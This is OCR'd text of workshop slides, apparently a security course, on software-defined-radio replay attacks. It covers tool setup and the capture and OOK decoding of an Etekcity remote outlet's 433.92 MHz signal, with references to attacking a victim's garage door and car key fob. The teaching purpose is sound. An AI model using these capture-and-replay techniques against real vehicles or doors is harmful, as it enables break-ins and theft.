
Example: Car Keys

- Suppose the attacker from Scenario 1 wants control of *the victim's car* in addition to the garage
- Can apply the same techniques from previous attack ***… sometimes!!!***



Example: Car Keys

- The replay attack shown will not work for certain (generally, newer) key fobs, as security is improving
- Day 3 will look at how this attack is mitigated, and how current defenses can in turn be bypassed…



Day 2 Outline

- Attack Process Revisited
- Example: Garage Door
- Example: Car Keys
- Tool Setup
- Q&A

Tool Setup

- **<u>Required Hardware:</u>**
  - Laptop running recent version of Linux (Ubuntu, Kali, etc.) – not provided
  - ‘HackRF One’ by Great Scott Gadgets – *should be provided*
  - Target Device(s)
    - ZAP Remote + Outlets
    - *Should be provided*

Tool Setup

- **Required Software:**
  - GQRX
    - used for waterfall plot & recording raw I/Q data
    - Install with "*sudo apt-get install gqrx-sdr*"
  - Inspectrum
    - Visual inspection of captures & symbol extraction
    - Install with "*sudo apt-get install inspectrum*"
  - GNU Radio
    - (GUI application called GNU Radio "Companion")
    - Processing tool for Software-Defined Radio (SDR)
    - Install with:
      - *sudo add-apt-repository ppa:gnuradio/gnuradio-releases*
      - *sudo apt-get update*
      - *sudo apt-get install gnuradio*

Day 2 Outline

- Attack Process Revisited
- Example: Garage Door
- Example: Car Keys
- Tool Setup
- Q&A

Day 3

Day 3 Outline

- Target Device
  - Product Overview
  - Product Setup
  - Transmission Frequency
- Capture
  - Receiver Setup
  - Performing Capture
- Signal Deconstruction
  - Inspecting Recording
  - Symbol Extraction
  - Documenting Commands
- Q&A

Day 3 Outline

- Target Device
  - Product Overview
  - Product Setup
  - Transmission Frequency
- Capture
  - Receiver Setup
  - Performing Capture
- Signal Deconstruction
  - Inspecting Recording
  - Symbol Extraction
  - Documenting Commands
- Q&A

Product Overview


- ZAP Remote Outlet Switch
- By: Etekcity
- https://etekcity.com/collections/zap-series-plugs
- *“Enjoy full control of your outlets with the Etekcity Remote Outlet. When paired with a remote, you can control your outlets in the palm of your hand.”*
- Set of 2 Remotes + 3 Outlets
- Pair single remote w/multiple outlets

Product Setup

- Make sure remote is paired w/outlet and works
- *(Optional)* Plug in test device
  - lamp/bulb, etc. helps facilitate PoC
- Note that each button sends a different signal
- To start, we'll focus on 1-ON button

Transmission Frequency

- On the package (as well as the outlet labels) we can see the transmission frequency is labeled for us… no need for FCC ID lookup



Day 3 Outline


- Target Device
  - Product Overview
  - Product Setup
  - Transmission Frequency
- Capture
  - Receiver Setup
  - Performing Capture
- Signal Deconstruction
  - Inspecting Recording
  - Symbol Extraction
  - Documenting Commands
- Q&A

Receiver Setup

- Plug SDR device into your USB port
- Open terminal and run ‘gqrx’
- GQRX should detect radio chipset and configure itself
  - Hit ‘OK’/enter if device is correct
  - (If not, select correct device from dropdown menu)


Receiver Setup


- As target transmits at 433.92MHz, we'll set our receiver to 433.9MHz
  - *Note: internal synthesizer may interfere w/target signal if we capture at EXACT frequency*



Receiver Setup


- This button opens the IQ recorder
- Make sure device is running (hit Play button in main window)
- When ready, stop and start capture using ‘Rec’ button






Receiver Setup


- Note output file names:
  - Date/time
  - Capture frequency
  - **Sample rate**
- Also note the output directory



Performing Capture

- To reiterate:
  - Set frequency
  - Start radio (Play)
  - Open IQ recorder
  - Hit ‘Rec’ to start
  - Press “1 ON” button on remote
  - Hit ‘Rec’ to stop






Day 3 Outline

- Target Device
  - Product Overview
  - Product Setup
  - Transmission Frequency
- Capture
  - Receiver Setup
  - Performing Capture
- Signal Deconstruction
  - Inspecting Recording
  - Symbol Extraction
  - Documenting Commands
- Q&A


Inspecting Recording

- Open capture file with inspectrum:
  - “$ inspectrum –r [samp_rate]”
  - Sample rate must match our capture file!




Inspecting Recording

- Scroll to locate transmission
- Zoom out to scroll quicker
- Adjust Power min/max for clear visual



Symbol Extraction

- We can see simple OOK is used for modulation
- Let’s try and extract the transmitted symbols…




Symbol Extraction

- Press “Enable cursors”

